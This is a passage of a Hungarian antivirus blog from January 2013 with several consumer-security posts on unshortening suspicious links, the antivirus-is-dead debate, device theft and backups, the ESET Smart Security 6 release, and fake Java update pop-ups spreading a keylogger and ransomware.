Most jönne a tulajdonképpeni másik lényeg. Meg tudjuk-e akadályozni azt, hogy vicces videókról, hírekről szóló leveleket, üzeneteket kapjunk? Nem igazán. Egyre van ráhatásunk, hogy ész nélkül ne kattintsunk mindenre és figyeljünk. Ám **segíthet még a rövidített linkek esetében néhány hasznos fogás**, érdemes ezekre támaszkodni. Az első mindjárt **az Unshorten.it nevű oldal, ahol a szimpla kibontáson és a valódi link megjelenésén túlmenően screenshotot is kapunk, de azt is láthatjuk, hogy a WoT, azaz Web of Trust hogyan értékeli az oldalt**. Ez persze nem Szentírás, inkább hasznos mankó, de ha már egy ideje üzemel és elég sok bejelentés érkezett róla, az látszik mind pozitív, mind negatív értelemben.



Létezik az ilyen weboldalakból aztán több is, unshort.me, checkshorturl.com vagy az unshorten.com, amely szintén kibontja, de nem mutatja mellette az oldal értékelését, viszont ha olyan ritkább rövidítési metódusokkal futunk össze, mint a TinyURL.com, SnipURL.com, NotLong.com, Metamark.net vagy zURL.ws, akkor ezekkel is elboldogul. És **ha már Firefox, tudja ezt pár kiegészítő is**, érdemes lehet körülnézni közöttük, egyik ilyen lehetséges jelölt lehet például az Xpnd.it vagy a Long URL Please Mod, de **természetesen Chrome-ra is van ViewThrough vagy LongURL**.



Összefoglalva mai tanulságunkat, ami tulajdonképpen kettő az egyben: kéretlen, gyanús helyről érkező (minden gyanús, amit nem én küldtem;-) rövidített linkeket többféleképpen is ellenőrizni tudjuk még lekattintás előtt, másfelől minden belépési azonosítást végző szolgáltatásnál legyünk figyelmesek, mert napi szinten jelennek meg az egyre ügyesebb, szemre azonos, néha még a link nevében is csak minimális betűeltéréssel rendelkező adathalász oldalak.

Tetszik 340 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 6 Tweet

Ajánlott bejegyzések:

- Így vigyázz a Bitcoinodra
- Öt új kiberbűnözői név az FBI listáján
- Negyedszázados a számítógépes féreg
- Erősítsük meg új mailcímünket. Vagy mégsem.
- Azután - Az AutoCAD-es kártevő utóélete

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5012061

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Dr_utcai_arcos 2013.01.11. 20:12:19

Hát aki ezeket beszopja, azokért nem fáj a szívem. Vigyék az adatait.

Kindle Fire vásárlás 2013.02.21. 22:28:55

@Dr_utcai_arcos:
Az oké, hogy te, én és az emberek 10% ezzel tisztába van, de mi van ha a 70éves nagymamád sétál be ilyenbe? Ő érte se fáj a szíved?

Antivírus: kell, nem kell, kell, nem kell

2013.01.14. 13:26 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: nem vagy halott antivírus

Az antivírus halott és élvezi - na nem pontosan ezzel a címmel ;-) de viszonylagos rendszerességgel már a 90-es évek óta visszatérően fellángol a vita, ahol aztán mindig akad olyan, aki kijelenti, az antivírusnak vége, semmi szükség rá. Poéngyilkos módon már a lead-ben kiterítjük a kártyáinkat: ezzel szemben mi viszont **azt gondoljuk, hogy nagyon is él és nélkülözhetetlenül fontos, de persze ehhez állandóan változnia, folyamatosan gőzerővel fejlődnie kell, ebben nem lehet megállás.**




Az első, amiről érdemes szót ejtenünk, ahol amolyan **"Chuck Norris nem használ antivírust, mert ő már a puszta tekintetével elpusztítja azokat"** stílusban a Wired magazin hasábjain jelent meg tavaly tavasszal egy sokadik szájkaratés cikk, melyben vezető biztonsági szakemberek nyilatkoztak arról, ők bizony nem használnak víruskergetőt, felesleges, merthogy **állítólag "az antivírus egyre kevésbé fontos jellemzője az online biztonságnak".**



Erre, mintegy válaszként, David Harley is megfogalmazta a szempontjait, aki szerint bár valóban létezik a nulladik napi sebezhetőségek miatti kockázat, ahol még nem kaphatunk védelmet, de ez korántsem ok arra, hogy ne védekezzünk egyáltalán. Azzal persze egyetért, hogy ha telepítünk antivírust a gépünkre, nem kerülünk automatikusan 100%-os védőernyő alá. **A vírusirtó nem csodaszer, de az sem igaz, hogy csak és kizárólag a már ismert kártevőket ismerné fel. Sok egyéb módszer: heurisztika, URL blokkolás, script elemzés, tűzfal, stb. biztosítja, hogy a még ismeretlen kártevők, variánsok is fennakadjanak az ellenőrzésen. Egy átlagos Windows felhasználónak (és lassan már nem is csak neki, hanem egyéb platformokon is) pedig nagyon is szüksége van vírusvédelemre, hiszen nem létezik semmilyen olyan másik 100 százalékban megbízható alternatíva, ami megvédené.** (Sőt, fertőzés esetén még aktív naprakész vírusvédelem használata mellett is kerülhetünk olyan helyzetbe, hogy az antivírus mellett még külön segédprogramot is igénybe kell venni nehezebben eltávolítható kártevők esetében.) **Harley ezzel kapcsolatban azt mondja, ha valaki mégis ismer ilyen 100%-os vírusirtó helyetti tuti módszert, bátran szóljon, ő nagyon szívesen kezd mást a felszabaduló temérdek szabadidejével ;-)**



Egy másik, **tételes pontokba szedett cáfoló válasz az F-Secure weblogjában született, ahol hideg észérvekkel igyekeznek cáfolni az állítólagos elhunyt felvetett feleslegességét.** Érdemes ezt akár az elejétől teljesen végigolvasni, mert olyan lényeges pontokról is szó esik benne, mint például az újkeletű APT támadások, vagy a VirusTotal észlelések kapcsán megfogalmazott negatív kritika. Ez utóbbival kapcsolatosan tudni kell, mindegyik résztvevő antivirus motornak a parancssorból futtatható változata dolgozik a VT alatt, és **egészen más hatásfokkal dolgozik egy commandline felismerés, mint egy komplex internetbiztonsági csomag részeként, amely közben a tűzfallal beszélgethet, a felhőből tölthet le reputációs adatot, sandbox vizsgálatot végezhet, futó memóriát vizsgálhat, vagy URL-ek és tartományok feketelistázásával, és egyéb dolgokkal egészítheti ki a védekezést.**



A valósidejű heurisztikus vizsgálat és a memória futás közbeni ellenőrzése például hatékony segíthet adhat a még ismeretlen, de gyanús, illetve rosszindulatú viselkedésű kódok leleplezésében, és ez a védelmi vonal elengedhetetlen része egy korszerű internetsecurity csomagnak. Többek közt **ezért sem szabad messzemenő antivirus összehasonlító elemzést alapozni pusztán a VirusTotalba bambán bedobált fájlokra alapozva. Ugyancsak értelmetlen, kivitelezhetetlen a feketelistázás megszüntetése**, és helyette csak a megbízható webhelyek, állományok úgynevezett fehérlistázása. Aki csak egyszer is dolgozott nagyvállalatnál, multinál, hányan hányféle gépről, hányféle és milyen nyelvű Windows-zal, változatú Office-szal, CAD, SAP és egyéb, mondjuk hardver illesztő programokkal került kapcsolatba, az tudhatja, ezek naprakész listántartása egyszerűen nem lehetséges. Arról nem is beszélve, hogy **az exploitot tartalmazó dokumentok és webhelyek ellen ez a fehérlistázás nem képes védelmet nyújtani.** Természetesen mindannyian ismerjük a fájlok, és kártékony URL-ek feketelistázásának gyenge pontjait: lassú reagálású letiltás, gyors és tömeges domain foglalás a bűnözők részéről, fastflux és egyéb más változtatási technikák alkalmazása, ám a blacklistekre egyelőre akkor is szükség van. **Azt persze remélhetjük, idővel növekszik majd ennek a hatékonysága**, sőt legszebb álmainkban egyszer az AV cégek és Google közösen készít majd valamilyen gyors, Ultimate naprakész ilyet :-)



Végezetül megemlítjük, hogy ilyen csörtékről mi is közvetítettünk már többször, legutóbb például 2009. júniusában, amikor a PC World hasábjain megjelent Vírusok Varázslatos Világa sorozat a 22. részében "Homokba dugott fej" címmel írtunk e témában. **A zárótanulságot is innen kölcsönözzük, mert úgy véljük, az azóta eltelt évek ellenére ez még ugyanúgy aktuális**:
"Bár néhányan úgy gondolják, hogy az antivírus program csak egy olyan üzlet, ahol a fejlesztő cégek azon gazdagszanak meg, hogy saját maguk írják a vírusokat, ez távolról sem igaz. Szinte mindegyik fejlesztő csapat kicsiben kezdte, megbízható és rendkívül felkészült szakemberekkel folyamatosan küzdenek a néha szinte reménytelen mennyiségű keletkező kártevők áradata ellen, és várhatóan a helyzet évről évre keményebb próbatétel elé állítja őket, ahogy minket felhasználókat is. Nem lehet elégszer hangsúlyozni, hogy 100 százalékos védelem nem létezik, így esetleg még az is megfertőződhet, aki naprakész védelmi programokat használ. Már csak emiatt sem érdemes szándékosan tárva-nyitva hagyni az ajtót, hiszen ezzel ennek esélyét emeljük nagyságrendekkel."

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Beváltak-e a 2013-as jóslatok?
- A jövő Autorunja lehet a Stuxnetes LNK/Agent
- Tűzre, vízre, és jelszóra vigyázzatok!
- Így vigyázz a Bitcoinodra
- Erősítsük meg új mailcímünket. Vagy mégsem.

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5017565

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Védd a hardvert, ne siránkozz!


2013.01.16. 14:23 | Csizmazia István [Rambo] | 2 komment

Címkék: pc digitális lopás eszköz okostelefon tablet noteszgép reinstall elvesztés

Az ESET felmérésében arra kérdezett rá, mennyire félünk attól, hogy elvesztjük vagy ellopják számítógépünket, tabletünket vagy okostelefonunkat. A válasz természetesen egy mindent elsöprő igen-nagyon, ezen belül részletek és további **lopással, adat mentéssel kapcsolatos tippek a folytatásban**.



Honnan lopnak a leginkább? **A tapasztalatok szerint a legvalószínűbb helyszín a gépkocsi, az autófeltörések alkalmával a megkérdezettek 21% veszítette már el elektronikus eszközét**. Ezt követik 18%-kal az otthonunkból elemelt készülékek, és szintén nem elhanyagolható a tömegközlekedés (11.5%), ami nekünk a busz, metró, villamos, vonat, HÉV, és a taxi, a Lajtán túliaknak ide értendő a repülő is ;-). A közlekedés alkalmával **nem csak a járművek, hanem a várótermek, repterek, állomások is a kiemelt veszélyes helyek közé tartoznak, amelyek folyamatosan előkelő helyszínként szerepelnek az eltűnt digitális eszközök statisztikáiban**. Részünkről tuti megoldás lehet a saját magánrepülő, ezekre a BMV-vel szemben (Busz, Metro, Villamos) extra kedvező lopási statiszták vonatkoznak ;-)



További potenciális lehetőség a számítógép elvesztésére, illetve arra, hogy ellopják az éttermek, étkezők, pizzázók, presszók, mellékhelyiségek (11.5%), vagyis ezeken a helyeken sem szabad őrizet nélkül hagyni, illetve a látókörünkön kívülre elpakolni. A tortadiagram szerint **az irodában hagyni a legbiztonságosabb (7%), persze itt is szükséges a védelem: lock kábel, porta őrség, kamerák, jelszavas BIOS és bejelentkezés védelem, titkosított merevlemez, automatikus lezárás a távollétünkben, illetéktelenek rálátásának megakadályozása monitorunkra, stb.** Ha pedig a BYOD statisztikákra gondolunk, miszerint a dolgozók mintegy 80%-a használ így különféle eszközöket, laptoptól kezdve a tableteken át az iPhone, Windows Mobile és Androidig, **akkor az elvesztés, lopás miatt további érzékeny károk keletkezhetnek**. Nyilván aki munkahelyi eszköze miatt kiemelt feladatot lát el, annak a figyelme is nagyobb kell legyen, például **ha teszem azt brit közszolga az illető, és noteszgépén 100 ezer aktív dolgozó nyugdíjakkal és nyugdíjalapjaival kapcsolatos személyes adata szerepel, az lehetőleg ne hagyja ezt el a metróban.**



Az utazással, nyaralással kapcsolatban egyébként már jelent meg egy összefoglalónk, **ami főleg a kéretlen frissítésekre vonatkozott, de azért az eszközeink védelméről, mentésekről, szállodai szobában való hagyásáról is vannak benne jó és hasznos tippek**. Ezekből néhányat kiemelve, és azt egyéb fontos dolgokkal kiegészítve készült ez az alábbi részletes lista, **melynek ez lehet a címe: A mentés elkészítésének a legmegfelelőbb ideje az a pillanat, amikor még egyáltalán nincs rá szükség :-)**

- Ha meg kell állni valahol, és a noteszgépünket mégis a kocsiban szeretnénk hagyni (ami valójában nem túl jó ötlet, de ha például egyedül utazunk, és megállunk egy benzinkútnál tankolni, mosdó miatt, nem lehet mindig 2-3 táskával a nyakunkban közlekedni), akkor sose úgy tegyük ezt, hogy megállunk a célnál és hátratesszük, majd elsétálunk. Hanem még menet közben álljunk meg valahol félúton, ott tegyük hátra, és amikor már megérkezünk az úti célunkhoz, ott a parkoláskor már ne is nyissuk ki a csomagtartót, nehogy kifigyeljenek bennünket.



- Ugyancsak fontos, hogy indulás előtt **rendszeresen készítsünk külső adathordozóra (külső HDD, USB stick, DVD, etc.) több biztonsági mentést az adatainkról, és tároljuk azokat fizikailag különböző biztonságos helyen**. Például az 1-es számú mentés a saját lakás padlásán a könyvszekrény tetejére (vagy a tűzálló páncélszekrényünkbe;-), míg a 2-es számú párhuzamos mentés fizikailag teljesen máshol, pl. anyós/testvér/szülő éléskamrájában a kockacukor mögött balra. **A jó biztonsági mentésnek ezenfelül még két alapvető kritériuma van: csak a kipróbált, visszaállítással is tesztelt mentés nevezhető igazi mentésnek, valamint a mentés mindig legyen erős jelszóval (vagy pl. truecrypt-tel) védve, mert mi van, ha nem a gépünket, hanem "csak" a mentésünket lopják el.**

- Győződjünk meg arról, hogy a mobil készülékeinken (laptop, táblagép, okostelefon, stb.) **be legyen kapcsolva a jelszavas védelem, és az időzár**. Mit sem ér a jelszó vagy PIN kód, ha már kinyitott üzemelő készülékünk kerül rossz kezekbe. Táblagépünkön, okostelefonunkon, és **mostantól a 6-os verziós ESET Smart Security megjelenésével számítógépünkön is használhatunk lopásgátló, illetve lopásnyomonkövető funkciót, érdemes élni vele**. Okostelefon lopás esetén mihamarabb tiltassuk le a SIM kártyát és a telefon IMEEI száma alapján a készüléket is.



És most jöjjön az a bizonyos mentés-helyreállítás, ami általában még a szakemberek esetében is jó pár apró tanulsággal szolgál, mert olyan sok mindenre kell figyelni, megőrizni. Az ellopott gép megvásárlása, és Linux-nál nem, de Windows esetén az új operációs rendszer beszerzése, újbóli megvásárlása alap, ezt bebuktuk, fájhat, hacsak nem rendelkeztünk számítógépre vonatkozó külön biztosítással. Innen jönnek az érdekességek, miket kell tudni visszavarázsolni. **Természetesen a jelszavaink azonnali cseréjét is haladéktalanul el kell végezni, ez nem csak az illetéktelen kezekbe kerüléssel fenyegethet, hanem a nevünkben való posztolással, illetve mondjuk a tolvaj által elvégzett sok évi Gmail levél kitörlése esetén is feszélyezve éreznénk magunkat.**



- levelezés, a postafiókok belépései legyenek meg, a címjegyzék rendszeres exportja is hasznos, legjobb az IMAP, mert install után visszaépül mindenünk, ettől függetlenül **legyen fizikai mentés is, ami például egy Thundbird alatt egy sima másolással mindent visszaállít: postafiókok, levelek, lokális mappák, címkék, címjegyzék, GPG aláírás, kiegészítők, üzenetszűrők.**

- itt lehet egy külön tétel a PGP, illetve GPG aláírás, annak public kulcsát valószínűleg feltöltöttük valamilyen mindenki által elérhető helyre, **a privát kulcsot azonban nekünk kellett megőrizni**. Ennek elvesztése esetén a kulcsot vissza kell vonni (revoke), és újat regisztrálni.



- telepített programok, ez lehet kevés vagy sok, általában úgy is mindig kimarad valami fontos, illetve **ha van egy listánk, az sokat segíthet**, egy napnál akkor sem kevesebb, ha nem lemezképből állítunk vissza, hanem telepítünk. Ekkor még az eszközök - például nyomtatók, scannerek, a jól belőtt PDF fájlba nyomtatási lehetőség - telepítése is szükséges. Apróbb-nagyobb segédprogramjainkról érdemes listát készíteni, az olyan Disable Touchpad, ZoomIt jellegű apró, de nélkülözhetetlen utility-k is kellenek majd az új gépre. **Ha a levelezés már áll, onnan is lehet licenckulcsokat, accountokat puskázni, ha nem lenne külön lista ezekről**.



- böngésző, nos itt is áll, ami levelezésnél, Firefoxnál Windows esetén lehet ez a Mozbackup használata, de bármilyen platformon ha volt a könyvtárról mentés, akkor **egy sima másolással mindent visszaállít: előzmények, kiegészítők, jelszavak, cookiek, űrlap előzmények. Hasznos lehet még a Sync használata, ez esetben a Google szerverén is megőrződnek az egyéni beállításaink.**

- adataink, dokumentumaink, szkennelt oldalaink, családi fotóink. Ezek szinte minden esetben pótolhatatlanok, így érdemes rendszeresen, és rendszertelenül is menteni DVD-re, USB kulcsra, külső HDD-re, titkosítva felhőbe is.



- router admin jelszavak, wifi jelszavak, FTP jelszavak, sőt egyáltalán minden közösségi oldal, webhely, skype, webáruház, postafiók jelszavainak megőrzése is fontos, illetve a szükséges helyeken a csere is indokolt, de ehhez tudni kell a korábbi állapotot. Ha volt olyan postafiókunk, amelynek nem emlékszünk a jelszavára, egy **Gmail esetén erre is van megoldás, a Google Account Recovery több körben fogós ravasz keresztkérdéseket tesz fel nekünk (mikor regisztráltuk a fiókot, mondjunk 5 nevet a címjegyzékünkből, milyen címkék-mappák voltak, kinek írtunk utoljára**, milyen eszközről és fizikailag melyik országból, városból jelentkeztünk be az accountunkba, kutya oltási bizonyítványának száma, stb.) és ez után pár napon belül a megjelölt postafiókunkba kaphatunk új jelszót és újra mienk lehet a fiók. Bár ez szép és jó, ehelyett a saját jelszavak mentése lényegesen egyszerűbb procedúra.



Ami a naprakész mentés nélkül mindenképpen elveszik, például az utolsó mentés óta írt dokumentumok, újabb fotóink, a vírusirtó és a tűzfal naplói, a Skype és egyéb chates beszélgetések naplói, és hasonló járulékos adatok. **Összességében ha nem rendszeres image mentésünk van, akkor az anyagi veszteségen felül mindenképpen 1-2 napos telepítési, visszatöltési pluszmunkát is kapunk a nyakunkba, ami nézzük a jó oldalát: mindenképpen segít alaposan és mélyen bevésni az emlékezetünkbe egy a korábbinál sokkal óvatosabb jövőbeni magatartást.**

Tetszik 84 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 5 Tweet

Ajánlott bejegyzések:

- Boldog Új Évet Kívánunk!
- Így vigyázz a Bitcoinodra
- Egy Skype támadás margójára
- Elhunyt Szőr Péter
- Öt új kiberbűnözői név az FBI listáján

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5021682

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.



Csizmazia István [Rambo] · http://antivirus.blog.hu 2013.01.17. 10:31:36

Na akkor egy kis friss adat, átlagosan 157 mobileszközt, főleg okostelefont lopnak el hetente Londonban: www.networkworld.com/news/2013/011613-criminals-steal-157-smartphones-from-265877.html



Csizmazia István [Rambo] · http://antivirus.blog.hu 2013.01.21. 07:04:45

Itt is született erről egy jó kis összefoglaló.

Ha a titkosításhoz jó fájlrendszert (pl. fat32, ntfs) választunk, és plaform független ingyenes alkalmazással csináljuk (pl.

truecrypt), akkor a titkosított kötetet később bármilyen rendszer alól (Win, Mac, Linux) verziófüggetlenül (XP, Win7, Win8, stb) láthatjuk, használhatjuk, és nincs vele olyan macera, mint például a csak win efs-sel.
blog.eset.com/2013/01/17/5-physical-security-tips-for-protecting-your-digital-devices

Itt a lopásvédelemmel ellátott Smart Security 6


2013.01.18. 11:57 | Csizmazia István [Rambo] | 1 komment

Címkék: social media facebook security 6 smart verzió nod32 eset scanner lopásvédelem

Az ESET bemutatta termékeinek legfrissebb változatát: az ESET Smart Security 6-ot és az ESET NOD32 Antivirus 6-ot. Az új generációs termékek még jobban védenek a behatolások ellen, és a frissítésnek köszönhetően az ellenőrzési és tisztítási funkciók jelentősen javultak.



Mindkét termék tartalmazza az ESET Social Media Scanner-t, így nagyobb biztonsággal használhatjuk a Facebookot is. Összességében sokat dolgoztak a fejlesztők, így például **megújult az adathalászat elleni védelem**, amely megvédi a felhasználót a fontos információk - például bankkártya- és hitelkártya-jelszavak - ellopásától. Személyi tűzfal nélkül nem is képzelhető el egy modern internet security csomag, hiszen ez figyeli a védett számítógép és a hálózat más számítógépei közötti teljes adatforgalmat, így **a felhasználók biztonságosan használhatják a közösségi médiát, vásárolhatnak vagy intézhetik banki ügyeiket online**.




Ugyancsak fontos megemlíteni, hogy **az üresjárati ellenőrzés is jelentősen növeli a hatékonyságot**, segítségével a védelmi program legújabb verziója a rendszer üresjáratának idején mélyreható ellenőrzést futtat a háttérben, ezáltal azelőtt észlelheti a potenciális kártevőket, mielőtt azok működésbe lépnének. Emellett a felhőből származó információk alapján **az ESET szerverei dinamikus megbízhatósági listát építenek, amely érezhetően lerövidíti az ellenőrzési időt. Mind két termék rendelkezik Windows 8 minősítéssel,és "Windows 8 kompatibilis" logóval is.**





A **kiemelt újdonságok sorában** [**elsőként a Lopásvédelmet említhetjük**](), ennek a szolgáltatásnak a használatbavételéhez létre kell hozni egy **ehhez tartozó ESET fiókot. Ezután képet kaphatunk az elvesztett vagy ellopott eszköz aktivitásáról, megtekinthetjük az automatikusan készülő képernyőképeket, illetve az eszköz webkamerájával készült képeket, bekapcsolt WiFi esetén pedig IP-címek alapján az eszköz feltételezett helyeit is megtudhatjuk.**



Jelentősen javítottak, és ezáltal **hatékonyabbá, könnyebben kezelhetővé tették a Szülői felügyeleten is**, ebben [a szülők előre meghatározott kategóriákból könnyen kiválaszthatják](), hogy milyen típusú weboldalak hozzáférését kívánják letiltani gyermekeik elől, az oldalak közé kézzel is fel tudunk venni saját linkeket, és természetesen ezen beállításainkat jelszóval védve tudjuk eltárolni.



A **harmadik kiemelt újdonság a már említett Social Media Scanner, amely alkalmazás ellenőrzi az üzenőfalon megjelenő posztokat, híreket és felhasználói üzeneteket is, hogy azok ne tehessenek kárt a gépben**. A Social Media Scanner alkalmazás ismerőseink üzenőfalát is képes ellenőrzi.



Tetszik 5 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás g+1 0 Tweet

Ajánlott bejegyzések:

- Beváltak-e a 2013-as jóslatok?
- 12 tipp a biztonságos karácsonyi vásárláshoz
- Így vigyázz a Bitcoinodra
- Újabb URL ellenőrző motor a VirusTotalon
- Erősítsük meg új mailcímünket. Vagy mégsem.

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/5025184

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

HonlapCentrum (Pécs) · http://www.honlapkeszites-pecs.com 2013.01.20. 16:14:12


A leírtak alapján elég jónak tűnik, de vajon tényleg ennyire jó is?

Java frissítés vagy mégsem

2013.01.21. 10:38 | Csizmazia István [Rambo] | 1 komment

Címkék: java vagy update trójai mégsem

Vagy mégsem rovatunk egész egyszerűen kifogyhatatlan a munícióból, mindig történik valami. Ha valaki vírust szeretne terjeszteni, **annak most vadászidény van, elég ha hamis Javaupdate-nek álcázza a kártevőjét, ebben a vérzivataros időben biztosan sokan fognak rákattintani**.



Lassan már a legtájékozatlanabb internetező is tudja, a Java programmal folyamatosan valami gáz van. Már az is egy komplett színes szagos brazil szappanoperára hasonlít, ami tavaly ősszel ezen a fronton történt, de azóta is minden páros héten az összes biztonsági szakember a Java uninstallálására, kikapcsolására, böngészőben való tiltására szólít fel, és hát valljuk be, nem is alaptalanul. Mostantól újra főhet a fejünk, hiszen e héten megint bebizonyosodott, az eddigi frissítések dacára még mindig nem biztonságos a Java, ismét olyan biztonsági réseket találtak a programban, amelyek lehetővé teszik, hogy a felhasználók számítógépére rosszindulatú programokat lehessen telepíteni, illetve távolról átvehető fölöttük az irányítás.



Viccesen azt is mondhatnánk, hogy a heti egy rendszeres The Register címlap "Kill Java" főcímmel garantált az Oracle-nek még egy jó darabig. Ám ha ehhez azt is hozzávesszük, hogy **a Metasploitos fiúk szerint még legalább két év szenvedés várható, míg ezen a területen kialakul egy igazán hatékony frissítési mechanizmus, közben meg idehaza is sok helyen csak Java alatt bankolhatunk**, már nem is annyira vicces ez az egész, egy Murphy-s megfigyeléssel szólva: "a villamos alá szorult ember mosolya ritkán őszinte".



Mai történetünkben egy Java frissítésnek látszó tárgy szerepel, amely böngészés közben felbukkanó ablakként érkezik. Ha valaki nem nagyon ért a Javahoz, viszont valamire emlékszik, hogy mostanában "helyzet van", frissíteni kéne, szóval elhiszi és rákattint, az egy kártékony weboldalra jut, ahol természetesen szó sincs Oracle update-ről. A beszámolók szerint ezúttal nem valamilyen új exploittal támadnak, hanem "csak" **egy adatlopó keylogger és egy váltságdíj-szedő ransomware várja, hogy letöltődhessen az áldozatok gépére**.



A tanulság nem új, inkább csak "ismétlés a tudás jó édes anyukája": **KIZÁRÓLAG a programok saját frissítési menüjéből, illetve a gyártók weblapjáról közvetlenül töltsünk le bármilyen javítócsomagot, és sosem egy böngészés közben felpattanó kéretlen popup ablakból**. Kapcsoljuk le a böngészőkben a Java-t, amikor nincs rá szükség, ha pedig egyáltalán nem is használjuk, akkor akár telepíteni sem érdemes. A jó öreg social engeering trükkökre meg úgy általában is legyen nyitva szemünk, mert biztosan nem utoljára találkozhattunk velük.

Tetszik 190 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 2 Tweet

Ajánlott bejegyzések:

- Boldog Új Évet Kívánunk!
